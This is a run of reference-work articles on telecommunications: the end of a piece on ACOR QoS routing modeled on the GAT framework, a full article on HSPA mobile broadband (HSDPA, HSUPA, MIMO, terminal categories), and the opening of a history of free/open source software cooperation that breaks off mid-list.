- **Offers:** This level proposes *offers, that is,* bundles of one or more services to the customer. It also deals with the customer's subscription, the customer's identification and authentication in order to allow him to use the subscribed services in an *offer*.
- **Service execution:** This level ensures the planning and the development of services. In the *Invocation* process, it ensures the execution of a telecommunications service that is dynamically requested by the customer.
- **Resource mediation:** This level ensures first, the adaptation between service instance and resources by translating service parameters into resource parameters. This *resource mediation* level is relevant when service providers or when resource providers and resources themselves are not yielded from the beginning. In case of providing mobility service to the customer, this level is the most relevant place to hold the global information about the customer mobility profile because this level is the unique point possessing a global view of resources.
- **Network resource processing:** This level is in charge of network resource deployment to meet demands of the customer's service. It identifies and monitors resources required to support the service. It computes topological paths (nodes, interfaces/links) and constraints to transfer flows.
- **Network element resource processing:** This level is in charge of resource network element deployment. It identifies and monitors resources at the *network element* level (matrix connection, interface, port, etc.). These two functions are in charge of two main actions in the *Invocation* process: to select physical paths and to route data.
- **Network element** or **transport:** This level corresponds to transport functions described in details in (G.805).

ACOR'S MODELING ON GAT

QoS routing is a typical matter that requires a global analysis. By modeling the ACOR QoS routing protocol on the GAT framework, one can distinguish which levels and which processes are concerned to support QoS. The sources of QoS are located in the various levels and processes. We chose to focus on three processes whose resource processing and resources themselves are usually dealt with by resource providers: *Subscription/provisioning, invocation,* and *after-sales.*

The *service mediation*, common to the five processes, proposes QoS information and service costs thanks to its catalogue of service providers.

Following a customer's subscription request, in the *subscription/provisioning* process, one distinguishes that:

1. The *offers* level function manages service subscription. It formalizes QoS contract negotiated between the customer and the provider.
2. The *service execution* level function activates the QoS contract and orders the *resource mediation* level.
3. The *resource mediation* level function manages information related to end-to-end resource performances (terminal, connection, access network, etc.). It binds QoS characteristics and network resource performances.
4. The *network resource processing* level function manages network resource configuration and takes into account QoS constraints to dimension necessary resources, that is, interface, buffer, and so forth.
5. The *network element resource processing* level function manages network element configuration parameters and maintains provisional states of resource occupation. One distinguishes two kinds of provisional states:
    a. The *declared resource state* is computed taking into account QoS declared by the customer, and accepted by the network with respect to current resources availability.
    b. The *reserved resource state* is computed taking into account commitments written in the contract between the customer and the provider. Note that this state differs from the declared state by the fact that the customer


declaration may vary according to the levels of contractual commitment.

6. Following a customer's service invocation request, in the *invocation* process, one distinguishes that:
7. The *offers* level function controls the correspondence between the QoS subscribed by the customer and the QoS requested by the customer.
8. The *service execution* level function handles QoS data suitable to the customer's request.
9. The *reesource mediation* level function selects the end-to-end resource support (terminal, access network, subnetworks, core network, etc.) corresponding to the above QoS constraints, with respect to resource performances and the state of resources managed in the Subscription/Provisioning process.
10. The *network resource processing* level function controls and includes an admission control on the basis of QoS constraints with regard to the estimated network resources state, obtained by QoS monitoring and measures in the *after-sales* process, and potentially to the amount of reserved resources.
11. The *network element resource processing* level function controls and includes an admission control on the basis of the real resources states node per node. This function is vital to guarantee QoS on-demand. At the resources level, flows are switched/forwarded in accordance with the traffic contract.
12. The after-sales process, based on the network monitoring and measurements, information about the estimated (or operational) state of resources (residual bandwidth, queue occupation, etc.), and the QoS experienced by the customer's service use may be obtained and would in general be used to improve the resource planning and the QoS offered to customers.
13. Finally in the billing, collected information is used to extract the consumed resources to create invoices to customers.

SUMMARY

This article has investigated a promising QoS routing protocol ACOR that enables differentiated QoS

Figure2. ACOR's modeling on GAT



to be implemented in multimedia MANETs. ACOR introduces simple local cost F_b and F_d functions to represent QoS metrics, as well as a simple admission control mechanism for implicit resource reservation adapted to frequent changes of network topology. The end-to-end cost of a route is represented by F_g, the sum of the elementary cost functions F_b and F_d. ACOR establishes the route on-demand, by broadcasting a RouteRequest packet which contains F_g and QoS requirements. Therefore, each intermediate node receiving the RouteRequest and supporting the QoS requirements, reserves implicitly resources and increases the value of F_g by adding the values of the elementary cost functions. When achieving the destination node, a RouteReply packet is forwarded by unicast to the source node. Intermediate nodes validate the route and resource reservation and wait for the flow of data.

The article described also the GAT framework for telecommunications architecture analysis. It is decomposed into five service life cycle-devoted processes and seven service and resources-devoted levels. The GAT was used to model ACOR and show its capability to providing QoS for different customers' profiles.

KEY TERMS

Admission Control Enabled On-Demand Routing (ACOR): A QoS routing protocol for MANETs.

Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA): A sensing protocol used to detect the channel state: idle/busy.

Distributed Coordination Function (DCF): Operation of IEEE802.11MAC provides the distributed medium access mechanism.

GAT: The global framework for functional architecture analysis in telecommunications is a model used to analyse telecommunication architectures.

MANET: The mobile ad hoc NETworks is an IETF working group aiming to standardize IP routing protocols for ad hoc applications.

NAV: The network allocation vector is used within IEEE802.11 networks to prevent nodes accessing the medium and causing contention.

SLA: Service level agreement is a part of a service contract in which a certain level of service is agreed between a service provider and a customer.

High Speed Packet Access Broadband Mobile Communications

INTRODUCTION

Mobile broadband communications systems have already become a fact during the last few years. The evolution of 3G Universal Mobile Telecommunications Systems (UMTS) towards HSDPA/HSUPA systems have already posed a forceful solution for mobile broadband and multimedia services in the market, making a major step ahead of the main competitive technology, that is, WiMax systems based on IEEE 802.16 standard. According to the latest analyses (GSM Association, 2007; Little, 2007), while WiMax has gained considerable attention the last few years, HSPA is expected to dominate the mobile broadband market. The main reasons behind this forecast are:

- HSPA is already active in a significant number of operators and is going to be established for the majority of mobile broadband networks worldwide over the next five years, while commercial WiMax systems are only making their first steps.
- Mobile WiMax is a competitive technology for selection by operators in only a limited number of circumstances where conditions are favourable. Future mobile WiMax systems may potentially achieve higher data transfer rates than HSPA, though cell coverage for these rates is expected to be substantially smaller. In addition, WiMax technology is less capable in terms of voice traffic capacity, thus limiting market size and corresponding revenues.
- In order to overcome the aforementioned disadvantages, WiMax commercial launches are expected to introduce a relative CAPEX disadvantage of at least 20–50% comparing to HSPA, in favorable cases, while there are indications of an increase by up to 5–10 times when accounting for rural areas deployments.

The short commercial history of HSDPA (based on Rel.5 specifications of 3GPP) started in December of 2005 (first wide scale launch by Cingular Wireless, closely followed by Manx Telecom and Telekom Austria). Bite Lietuva (Lithuania) was the first operator that launched 3.6 Mbps. HSUPA was first demonstrated by Mobilkom Austria in November 2006 and soon launched commercially in Italia by 3 in December 2006. Mobilkom Austria launched the combination of HSDPA at 7.2 Mbps and HSUPA in February 2007. By September of 2007, less than two years after the first commercial launch, 141 operators in 65 countries (24 out of 27 in EU) have already gone commercial with HSDPA with 38 operators among them supporting a 3.6 Mbps downlink. In addition, devices supporting HSDPA/HSUPA services are rapidly enriched. 311 devices from 79 suppliers have already been available by September 2007, including handsets, data cards, USB modems, notebooks, wireless routers, and embedded modules (http://hspa.gsmworld.com).

WIDEBAND CODE DIVISION MULTIPLE ACCESS (WCDMA) IN 3GPP R'99 AND REL.4

Air Interface Description

WCDMA frequency division duplex (FDD) has been established as a mature technology during the last few years through 3G mobile communications commercialization. In UMTS, WCDMA is implemented with direct sequence (DS) technique, which is based on multiplication of the information symbols with faster codes (spreading process) with low cross-correlation. The number of code pulses (chips) used for spreading each information symbol is called spreading factor (SF). Spreading is realized through channelization and scrambling. Channel symbols are spread by the channelization code (orthogonal Hadamard codes) and then chip by chip multiplication with the scrambling code takes place. The chip rate of both channelization and scrambling codes is constant at 3.84 Mchip/s.

In uplink, each user is assigned a unique scrambling code. Channelization codes are used for separating data and control streams between each other. Parallel usage of more than one channelization codes for high uplink data rates (multicode operation) is allowed only with SF=4 but has not been commercially applied in R'99 and Rel.4 realizations. Downlink separation is twofold: Cells are distinguished between each other by using different primary scrambling codes (512 available) while users in each cell are assigned a unique orthogonal channelization code. The same channelization code set is used in every cell in downlink and every user in uplink. In order to achieve various information rates (by different SF length ranging from 4 to 256) while preserving orthogonality, the channelization codes form an orthogonal variable spreading factor (OVSF) code tree. While codes of equal length are always orthogonal, different length codes are orthogonal under the restriction that the longer code is not a child of the shorter one (Figure 1).

Source information arrives in transmission time intervals (TTI) of 10, 20, 40, or 80 ms. Information bits are organized in blocks and CRC attachment, forward error correction (FEC) coding, rate matching, interleaving, and information multiplexing are applied (Holma, 2002). FEC can be convolutional of rate 1/2, 1/3, or turbo of rate 1/3, depending on the information type. Transmission of dedicated channels (DCH) is organized in frames of 10 ms (38400 chips), consisting of 15 timeslots (TS). Each TS contains user information data (DPDCH) and physical layer signaling (DPCCH) (3GPP TS 25.211, 2007-05), as shown in Figure 2. DPDCH and DPCCH are quadrature multiplexed before scrambling in uplink and time multiplexed in downlink. Modulation at the chip level is quadrature phase shift keying (QPSK) in both uplink and downlink and demodulation is coherent. The occupied bandwidth is 5 MHz for both uplink and downlink.

Physical Layer Procedures

The most important new procedures defined for WCDMA are soft handover and power control. Soft handover is the situation when a mobile station (MS) communicates with more than one cell in parallel, receiving and transmitting identical information from/to the cells. Combination of cells' signals takes place in MS RAKE receiver in downlink and in the base station RAKE (in the softer case) or in the RNC (signal selection through CRC error counting) in uplink. Soft handover results in enhanced quality reception in cell limits and reduces interference. The drawback is the

Figure 1. Example of OVSF channelization code tree usage



Figure 2. UL/DL dedicated channels of UMTS




consumption of multiple downlink channelization codes for a single connection. Power control is very important for overcoming the "near-far" problem, reducing power consumption for acceptable communication and eliminating fading. Fast power control (at a rate of 1500Hz , one command per TS) is based on achieving and preserving a target signal-to-interference ratio (SIR) value adequate for acceptable quality reception.

Data Transfer Capabilities

Capacity and coverage of the system are dynamically adjusted according to the specific conditions and load. Speaking of the uplink, 64 Kbps (circuit or packet) is the achievable standard information rate commercially available for R'99 systems. Noting that urban 2G cells may support more than 80 Erlangs of voice traffic during busy hours, 3G voice capacity seems to be adequate. However, capacity of higher rate services seems still well below the acceptable limit for mass usage in R'99 systems. 384 Kbps rates are possible with SF=4 but were commercially deployed only in conjunction with HSDPA.

While coverage is uplink limited, capacity is downlink limited (Holma & Toskala, 2002). Capacity limitation of downlink (which should normally support higher rate services) is threefold: BS power transmission limitation; limited downlink orthogonality; and cost limitation of complex MS receivers. Initiation of each new user in the system presupposes enough BS power and OVSF tree branch availability to support the requested data. Although a theoretical data rate capability in the order of 2 Mbps was specified for R'99 and Rel.4 systems, such rates were never released commercially in view of Rel.5 HSDPA. Thus, R'99 systems downlink data rates were limited to 384 Kbps.

HSDPA

HSDPA was standardized in Rel.5 of 3GPP specifications. The basic target of HSDPA is to increase downlink packet data throughput. The main methods employed are link adaptation and physical layer retransmission combining. Retransmission should be applied fast and with minimal delay in order to be effective and to cope with fast air interface variations. Since retransmissions take place in the RNC in R'99, such an effective strategy is not possible to be applied and thus was moved closer to the air interface. Therefore, the Node B estimates the channel quality of each HSDPA user according to proper feedback reception from the MS and performs link adaptation and scheduling in order to maximize the total throughput by taking into account the available resources, the data buffer status, the user priority, the MS capabilities, and so forth. In this context, TTI's are also getting shorter to 2 ms and automatic repeat request (ARQ) strategies are applied between the Node B and the MS.

With HSDPA, two of the most fundamental features of WCDMA, variable SF, and fast power control, are disabled and replaced by adaptive modulation and coding (AMC), efficient retransmission strategy, and extensive multicode operation. The idea is to enable a scheduling such that if desired, most of the cell capacity may be allocated to one user for a very short time, when conditions are favorable. In the optimum scenario, the scheduling is able to track the fast fading of the users.


Air Interface Description

The High Speed-Downlink Shared Channel (HS-DSCH) is the physical channel carrying HSDPA packet information. It is characterized by short TTI (defined to be 2 ms, 3 slots) so as to achieve short round-trip delay. Addition of a higher order modulation scheme, 16 QAM as well as lower encoding redundancy, has increased the instantaneous peak data rate. Turbo coding of rate 1/3 is engaged, but the total effective coding rate (including modulation, puncturing, etc.) can vary between 1/3 and 1. The SF is fixed to 16, and time-multiplexing as well as code-multiplexing of different users can take place. The maximum number of codes that can be allocated per cell is 15, but depending on the terminal capability, individual terminals may receive a maximum of 5, 10, or 15 codes (Figure 3). In any case, HS-DSCH is transmitted in conjunction with a normal R'99 DCH.

MSs are notified for downlink transmissions through the High Speed-Shared Control Channel (HS-SCCH) which carries the necessary information for HS-DSCH demodulation. Each HS-SCCH block has a three-slot duration that is divided into two functional parts. The first part consists of one slot and carries the codes to despread and the modulation type used. The second part consists of two slots and carries redundancy version information to allow proper decoding and combining with possible earlier ARQ transmissions. Both parts employ terminal-specific masking to allow the terminal to decide whether the detected control channel is actually intended for the particular terminal. The SF is 128. Figure 4 shows the timing relationship between the HS-SCCH and HS-PDSCH channels and illustrates an example of two users scheduling under the same cell. The number of available codes are 10. In the first two TTIs, time-multiplexing is applied while in the third TTI code-multiplexing is applied.


Uplink High Speed-Dedicated Physical Control Channel (HS-DPCCH) is a new channel that is used for feedback information of the MS to the Node B. It includes ACK/NACK messages corresponding to the ARQ process and the channel quality indicator (CQI) that indicates the estimated transport block size, modulation type, and number of parallel codes that can be received correctly (with reasonable BLER) by the MS. It is used by the Node B in conjunction with

Figure 3. Examples of cell code allocations for HSDPA



H

Figure 4. HSDPA data and control channels timing; Example of time-multiplexing and code-multiplexing



other relevant information for scheduling subsequent transmissions. The SF is fixed and equal to 256.

In HSPDA, the ARQ method used is the stop-and-wait (SAW) method, where the transmitter operates on the current data block until the block has been received successfully. However, since acknowledgements are not instantaneous, the transmitter must wait the acknowledgement reception prior to transmitting the next block. In order to avoid such a waste of time, an N-channel SAW HARQ technique is used, where N different processes of HARQ run in parallel. In this way, while a single process is waiting for a positive ACK, a second process runs and information flow does not stop (e.g., Figure 5). In terms of combining retransmissions, two different methods are applied. Either identical retransmissions (chase combining) or incremental redundancy retransmissions (IR) is used. In the second case, the second transmission could consist of only redundant parity bits or additional parity bits of the coded data block. This method has a slightly better performance, but it also requires more memory in the receiver, as the individual retransmissions must remain in memory for combined processing.

Table 1 presents the terminal capability classes for HSDPA (3GPP TS 25.306, 2007-06). The main differences between categories lie in the maximum number of parallel codes that must be supported and whether reception in every 2 ms TTI is required. The soft buffer capability shown in Table 1 determines the memory capability of the terminal and determines the HARQ method applied. The maximum achievable data rates presented are theoretical values. Real network values have been reported for various conditions in Derksen, Jansen, Maijala, and Westerberg (2006) showing that 1.5 Mbps (1.8 Mbps max) median values can be expected for good channel conditions ranging down to 0.9 Mbps under poor radio conditions. Devices with 3.6 Mbps (engaging 16 QAM) showed 3.1 Mbps under good conditions (stationary), 1.7 Mbps along a drive route, and 1.5 Mbps under poor radio environments. Latency on the other hand measured to be between 70 and 95 ms.

Figure 5. Example of 2 parallel HARQ processes; packets received in error are retransmitted




Table 1. HSDPA MS categories (Rel.5)

Category	Maximum number of codes received	QPSK/ 16QAM	Minimum inter-TTI arrival	Maximum number of bits per transport block	Total number of soft bits (buffer)	Maximum achievable bit rate (Mbps)
1	5	Both	3	7300	19200	1.2
2	5	Both	3	7300	28800	1.2
3	5	Both	2	7300	28800	1.8
4	5	Both	2	7300	38400	1.8
5	5	Both	1	7300	57600	3.6
6	5	Both	1	7300	67200	3.6
7	10	Both	1	14600	115200	7.2
8	10	Both	1	14600	133400	7.2
9	15	Both	1	20432	172800	10.2
10	15	Both	1	28776	172800	14.4
11	5	QPSK	2	3650	14400	0.9
12	5	QPSK	1	3650	28800	1.8

HSUPA

HSUPA was standardized in Rel.6 of 3GPP specifications and its enhancements rely on the basic principles of HSDPA for downlink with some necessary modifications (Parkvall, Englund, Lundevall, & Torsner, 2006). New features such as fast scheduling, fast HARQ, lower TTI duration, and multicode transmission are introduced through an enhanced dedicated channel (E-DCH). Simultaneous transmission on E-DCH and normal DCH is possible and in addition to the 10 ms TTI, a TTI of 2 ms is supported reducing the delays and allowing for fast adaptation of the transmission parameters. Unlike the downlink, uplink transmissions are non-orthogonal (each user engages its own scrambling code) and fast power control is preserved to handle the near–far problem. Soft handover is supported for the E-DCH since receiving the transmitted data in multiple cells adds a macrodiversity gain while power control from multiple cells is required in order to handle uplink interference.

Air Interface Enhancements


The enhanced DPDCH (E-DPDCH) is the new physical channel carrying E-DCH. E-DPDCH's are code multiplexed (through orthogonal channelization codes) with the other uplink channels and may have a SF of 256 to 2. Two or four E-DPDCH can be used simultaneously with SF≥4 for high data rates. In the maximum data rate case, two codes of SF=2 and two codes of SF=4 are used (I/Q multiplexed) to achieve a theoretical data rate of 5.76 Mbps. Table 2 presents the different possible mobile categories (3GPP TS 25.306, 2007-06). E-DPDCH is accompanied with E-DPCCH carrying physical layer control information for decoding the relevant E-DPDCH, that is, the format of E-DPDCH data, HARQ information, and the "happy bit" denoting whether the mobile is satisfied with current data rate and configuration.

Scheduling of different uplink transmissions is based on scheduling grants sent by the node B through the E-AGCH (enhanced absolute grant channel) and E-RGCH (enhanced relative grant channel) in order to control the MS transmission activity. The absolute grants provide an absolute limitation of the maximum amount of uplink resources the MS may use; and the relative grants increase or decrease the resource limitation compared to the previously used value. Absolute grants include the maximum allowed E-DPDCH/DPCCH power ratio the terminal may use implying that the terminal may use a higher data rate, and can be directed to a single or a group of MS's simultaneously. In addition, E-HICH (enhanced HARQ acknowledgement Indicator Channel) is used for ACK/NACK indications of the HARQ processes to the MS.

Further Rel.6 Enhancements

In addition to HSUPA, Rel.6 specifications introduce enhancements in the downlink direction as well. Fractionally dedicated physical channel (F-DPCH) is

Figure 6. Simplified NodeB transmitter structure for 2x2 MIMO



introduced for minimizing downlink transmission of the associated with HS-PDSCH dedicated channel. F-DPCH is transmitted during only a short portion of the 10 ms frame (10%) and contains only TPC bits for power control of uplink dedicated channels.

Advanced receiver architectures is another area of improvements introduced in Rel.6. High data rate transmission (in the order of several Mbps) results in intersymbol interference in multipath environments. RAKE receivers are not adequate to resolve multipath efficiently and linear minimum mean square error (LMMSE) receivers are engaged, where subchip level equalization is applied taking into account the serving cell, the interfering cells, residual interference, and noise. These receivers can either utilize one or two-branch (two antennas) interference cancellation and equalization and recent studies (3GPP TR 25.963, 2007-04) have shown a coverage gain in the order of 20% to 55% depending on the channel conditions. Throughput gains in the order of 20% have also been reported.

Table 2. HSUPA MS categories

Category	Maximum number of codes transmitted	Minimum spreading factor	Support for 10ms and 2ms TTI	Maximum number of bits per transport block (10ms TTI)	Maximum number of bits per transport block (2ms TTI)	Maximum achievable bit rate (Mbps)
1	1	SF4	10ms	7110	-	0.73
2	2	SF4	Both	14484	2798	1.46
3	2	SF4	10ms	14484	-	1.46
4	2	SF2	Both	20000	5772	2/2.9
5	2	SF2	10ms	20000	-	2
6	4	2xSF2+ 2xSF4	Both	20000	11484	2/5.76
7 (Rel.7 with 16QAM)	4	2xSF2+ 2xSF4	Both	20000	22996	2/11.5

HSPA EVOLUTION

Although Rel.5 and Rel.6 of 3GPP specifications established data capability communication at higher data rates and lower latency, enhancements of HSPA have also been planned and specified in Rel.7 in order to further improve data transmission. The main techniques are described briefly in this section.

Multi-Input Multi-Output (MIMO) Operation

MIMO is special technique that gained great interest during the last five years for wireless transmission and reception (Paulraj, Gore, Nabar, & Bolcskei, 2004), based on the use of multiple transmit and receive antennas. MIMO systems can be used in two different ways. The first one includes parallel transmission of data streams over each one of the Node B transmitting antennas (also called as spatial multiplexing). In fact both data streams are transmitted through both antennas with proper complex weighting so that orthogonality of the data streams is preserved at the mobile receivers. The preferred weights necessary for higher quality reception are signaled back from the mobile to the Node B through the precoding control indication (PCI) bits that are transmitted in conjunction with CQI bits in the HS-DPCCH. Based on the composite PCI/CQI reports, the Node B scheduler decides whether to schedule one or two transport blocks (data streams) to a MS in one TTI and what transport block size(s) and modulation scheme(s) to use for each of them. This method is called double transmit adaptive array (D-TxAA) and often referred to as 2x2 MIMO (3GPP TS 25.214, 2007-05). When one data stream is used through the two antennas, the method falls into standard closed-loop transmit diversity (defined in R'99) for achieving higher quality through diversity. The Node B scheduler decides to use either transmit-diversity or spatial multiplexing according to the specific channel and interference conditions. Another concept is to use the two transmit antennas in such a way that each antenna serves different users (space division multiple access, or SDMA) (3G Americas, 2006, 2007).

Continuous Packet Connectivity (CPC)

HSDPA and E-DCH will promote the subscribers' desire for continuous connectivity, that is, connection of the user over a long time with occasional active periods without termination and re-establishment of the connection. In addition, optimization of transmission and reception timing and duration of control channels will increase system capacity due to interference and power consumption reduction. In this context, several methods were proposed in TR: New uplink DPCCH slot format during data inactivity periods (no TFCI or FBI bits) likewise to F-DPCH specified in Rel.6 for downlink; DPCCH gating, where uplink DPCCH engages a known (discontinuous) activity pattern during E-DCH or HS-DPDCH idle periods, that minimizes air interface resources consumption; SIR target reduction during inactive periods; CQI reporting reduction; discontinuous reception of the mobile (DRX), efficient use of HS-SCCH; and so forth (3GPP TR 25.903, 2007-03). In general, CPC allows both discontinuous uplink transmission and discontinuous downlink reception, where the modem can turn off its receiver after a certain period of HSDPA inactivity. CPC is especially beneficial to VoIP on the uplink because the radio can turn off between VoIP packets.

Higher Order Modulation

Higher order modulation is proposed for higher throughput, both in uplink and downlink. The options of 64 QAM on the downlink and 16 QAM on the uplink can improve throughputs under good radio conditions (higher SNR is required in general), a fact that can be extended when applied in conjunction with other enhancements such as receive diversity and equalization. Figure 7 presents the possible different signal constellations (3GPP TS 25.213, 2007-05).

The aforementioned improvements of Rel.7 improve data rates (a summarization of data rates evolution is presented in Table 3) on one hand and reduce latency to optimum values. It is estimated that 25 ms latency can be achieved. This fact gives the opportunity to move to clear VoIP through HSPA. Although VoIP is possible with Rel.6 enhancements, Rel.7 makes VoIP application efficient over pure packet air interface, giving operators a significant potential for HSPA evolution adoption.

Figure 7. Possible signal constellations of HSPA signals (64QAM only for downlink)




Table 3. Evolution of UMTS theoretical peak data rates

Technology	Peak downlink data rate	Peak uplink data rate
WCDMA R'99	2 Mbps	384Kbps
WCDMA R'99 commercial	384Kbps	64Kbps
HSDPA 1st commercial stage	1.8Mbps	384Kbps
HSDPA 2nd commercial stage	3.6Mbps	384Kbps
HSPA initial implementation (Rel.6)	7.2Mbps	1.46Mbps
HSPA future implementation (Rel.6)	14.4Mbps	5.76Mbps
HSPA Rel.7 (64QAM DL and 16QAM UL)	21.1Mbps	11.5Mbps
HSPA Rel.7 2x2 MIMO (16QAM DL and 16QAM UL)	28Mbps	11.5Mbps
HSPA Rel.7 2x2 MIMO (64QAM DL and 16QAM UL)	42.2Mbps	11.5Mbps

CONCLUSION

It is by now generally accepted beyond any doubt, that HSPA will have a leading position in near future broadband and multimedia mobile communications, even if WiMax establishes as an option in the market. HSPA improves today's applied 3G technologies in all aspects, that is, higher throughput, lower latency, and higher spectral efficiency that leads to greater user capacity. Faster multimedia messaging and e-mail downloads, true mobile TV, multi-user gaming and high resolution video are some of the broadband services HSPA will deliver for the end user (The UMTS Forum, 2006). Even if revenues from data services are going to be lower than expected, the key role of mobile VoIP should not be underestimated. VoIP through HSPA leads to a fully "packetized" mobile network providing the most efficient way of using air-interface precious resources comparing to second and third generation systems of today. In any case, HSPA moves the discussion to true "Mbps" mobile data rates and makes the first major stable step towards next generation long term evolution (LTE) mobile communication systems.

KEY TERMS

Cross-Correlation: The sum of the chip by chip products of two different sequences (codes). A measure of the similarity and interference between the sequences (or their delayed replicas). Orthogonal codes have zero cross-correlation when synchronized.

Cyclic Redundancy Check (CRC): Block codes used for error detection.

Hybrid Automatic Repeat Request (HARQ): ARQ is a method for enhancing communication performance through retransmission of data received in error. The receiver replies to the transmissions by ACK/NACK messages that drive the retransmission process of the transmitter. Hybrid ARQ (HARQ) is defined as any combined ARQ and FEC method that saves failed decoding attempts for future joint decoding.

LMMSE: Linear minimum mean square error.

LTE: Long-term evolution of mobile communications based on orthogonal frequency division multiplexing (OFDM) in the air-interface with peak data rates over 100 Mbps.

Multipath: The situation when a radio signal traveling in the air reaches the receiver by different paths because of reflection, diffraction, or scattering to various surfaces. The received signal is the sum of the distorted transmitted signal replicas.

Near-Far Effect: The situation where the received power difference between two CDMA users is so great that discrimination of the low power user is impossible even with low cross-correlation between the codes.

RAKE: A receiver designed for spread spectrum systems that resolves multipath signals leading to implicit diversity.

Signal-to-Interference Ratio (SIR): The ratio of the useful signal power to the interference power that determines the performance (bit error ratio) of the transmission system.

VoIP: Voice over Internet Protocol.

A Historical Analysis of the Emergence of Free Cooperative Software Production

Nicolas Jullien
LUSSI TELECOM Bretagne-M@rsouin, France

INTRODUCTION

Whatever its name, **Free/Libre or Open Source Software** (FLOSS), diffusion represents one of the main evolutions of the Information Technology (IT) industry in recent years. Operating System Linux, or Web server Apache (more than 60% market share on its market), database MySQL or PHP languages are some examples of broadly-used FLOSS programs. One of the most original characteristics of this movement is its collective, cooperative **software development** organization in which a growing number of firms is involved (some figures in Lakhani & Wolf (2005)). Of course, programs, because they are codified information, are quite easy to exchange, and make the **cooperation** easier than in other industries. But, as pointed out by Stallman (1998), if sharing pieces of software within firms was a dominant practice in the 1950's, it declined in the 1970's, and almost disappeared in the 1980's, before regaining and booming today.

This article aims at explaining the evolution (and the comeback) of a cooperative, non-market production.

In the first part, we explain the decrease of cooperation as a consequence of the evolution of the computer users, of their demand, and of the industrial organization constructed to meet this demand. This theoretical and historical framework is used in the second part to understand the renewal of a cooperative organization, the FLOSS phenomenon, first among computer-literate users, and then within the industry.

SOFTWARE IN THE HISTORY OF THE COMPUTER INDUSTRY

Among the few works of reference existing on the evolution of the **computer industry**, we use the following as our basis: Mowery (1996), Genthon (1995), and Dréan (1996). Richardson (1997) and Horn (2004) have analyzed the specificities of the software industry.

If these authors do not agree on the number of periods that this industry has gone through since its birth at the end of World War II, they agree on two main ruptures:

- The arrival of the IBM 360 series, in the early 1960's, opening the mainframe and mini period when, thanks to the implementation of an operating system, a standard machine could be sold to different clients, but also a program could be used on a family of computers, of different power, and not abandoned when the machine was obsolete; and
- The arrival of the PC, and specifically the IBM PC, in the early 1980's, when the computer became a personal information management tool, produced by different actors.

Each of these periods is characterized by a technology which has allowed firms to propose new products to new consumers, changing the dominant producer-user relations. This has had an impact on the degree of cooperation in the **software production**.

Period 1: The Industry of Prototypes – Start: Mid-1940's

As pointed out by Langlois and Mowery (1996), there was no real differentiation between hardware and software in that period, and computers were "unique" products, built for a unique project. They were computing tools, or research tools, for research centers (often military in nature, like H-bomb research centers). Each project allowed producers and users to negotiate the characteristics of the machine to be built. Also, the software part was not seen as an independent source of revenue by firms.

Production is Research

Thus, computer and software development were a research activity, conducted by high-skilled users, or Von Hippel (VH) users, in reference to Von Hippel's (1988) user who has the competences to innovate, and being the one who knows best his needs, is the best to do so (Dréan, 1996; Genthon, 1995).

Research is Cooperation

In that non-profit, research environment, we think that cooperation was rather natural, allowing firms to decrease their research costs and better answer to users' requirements. But this cooperation was mainly bilateral cooperation, between the constructor and the user. There was no network to exchange punch cards.

Period 2: Industrialization – Start: Early 1960's

Thanks to technological progress (miniaturization of transistors, compilers, and operating systems), the scope of use extended in two directions in that period: the reduction in size and in the price of computers. This raised the number of organizations that were able to afford a computer.

According to Genthon (1996), the main evolution characterizing the period was that the same program could be implemented in different computers (from the same family), allowing the program to evolve, to grow in size, and to serve a growing number of users. The computer had become a tool for centralized processing of information for organizations (statistics, payment of salaries, etc.).

The Emergence of a Software Industry

In this period, some pieces of software became strategic for producers, especially the operating system, which was the element allowing them to control the client. In fact, as a program was developed for and worked with one single operating system, it became difficult for a client to break the commercial relation, once initiated, with a producer.

In "exchange," this client no longer even needed to understand the hardware part of the machine and could clearly (increasingly, throughout the period) evaluate the cost of its investments in the software part. This client, increasingly companies, was also more and more reluctant to publish in-house developed programs, for competitive reasons, and because most of the time these programs were so specific that few contributions could be expected.

Increased Cooperation, but for R&D Only

So we can say that the cooperative and open source development of software, and especially of innovative software was very strong in universities (it was during this period that Unix BSD, TCP/IP Internet protocol, etc., were developed), but also in some private research centers, like the Bell Labs (which actually invented the Unix operating system and licensed it very liberally). But this diffusion did not extend beyond the area which Dasgupta and David (1994) called "open science."

Period 3: Specialization – Start: Late 1970's

With the arrival of the micro-processor, the scope of use extended again in two directions: increase in power, and reduction in size and price of low-end computers. The dominant technological concept of this period was that the same program can be packaged and distributed to different persons or organizations, in the same way as for other tangible goods.

The third period was that of personal but professional information processing. As explained by Mowery (1996), this period was dominated by economy of scope thanks to the distribution of standardized computers (PC), but principally because of the development of standardized programs.

Research and Innovation are Strategic Assets to be Valorized

The willingness to close software production and to sell it as product was reinforced, in industry as well as in universities:

- In industry, thanks to the adoption of copyright protection, allowing the closure of the source code, but also because of the growing demand for standard programs, as already explained, and the decreasing skills of PC users; they were unable to develop or to modify their programs, nor to be innovators, and thus unable to cooperate with the producers (Jullien & Zimmermann, 2006); and

- In universities, because of the will at the beginning of the 1980's, due to the feeling of economic and industrial decline in the U.S., to better exploit scientific production, reinforcing its legal protection (see Coriat & Orsi (2002) for a complete analysis of intellectual property (IP) evolution during that period); Coriat and Orsi (2002) have shown that the consequence has been a segmentation of production, and a decrease in the exchange of IP, because of the increased fee to be paid for access to this IP, but also because of the transaction costs that this system has created.

Consequence: Decrease of Cooperation?

Cooperation decreased at the institutional level, but remained vivid and growing between researchers and VH users (especially those using Unix workstations) via mailing lists, or "news" services (Mowery, 1996). We could say that, alongside these increasingly-closing practices, this period (especially the 1980's) led to the structure of cooperative practice, and also its ideology, when Richard Stallman created the GNU project (1983) and the Free Software Foundation to support it, and Linus Torvalds started his Linux project (1991).

The point is thus not to understand why cooperation has come back, as actually it has always existed, but why it has returned to the forefront, and especially to the industrial agenda.

THE FLOSS MOVEMENT AS A NEW FRAMEWORK TO ORGANIZE (INDUSTRIAL) COOPERATION

The creation of the FLOSS movement, in opposition to the closing trend, has been advocated by Stallman (1998). We understand his arguments as the response of a profession (software developers) to an institutional trend (the closure of the sources) opposed to their culture, practices, and productivity. They organized themselves, creating a structured organization of cooperative production. With the diffusion of the Internet, FLOSS products spread, making firms involved in FLOSS production.

Developers' Motivations for a FLOSS Organization

As explained in Lakhani and von Hippel (2003), Lakhani and Wolf (2005), Demazière et al. (2004), individual motivations for initiating a Free software project or for collaborating in an existing project are numerous:

- For high-skilled developers, it sometimes costs less to develop a program from scratch than to use one which does not exactly meet its needs. Once developed, a free publication allows a quicker diffusion and, thus, quicker feedback, which is very useful to track bugs and to improve functionalities; and
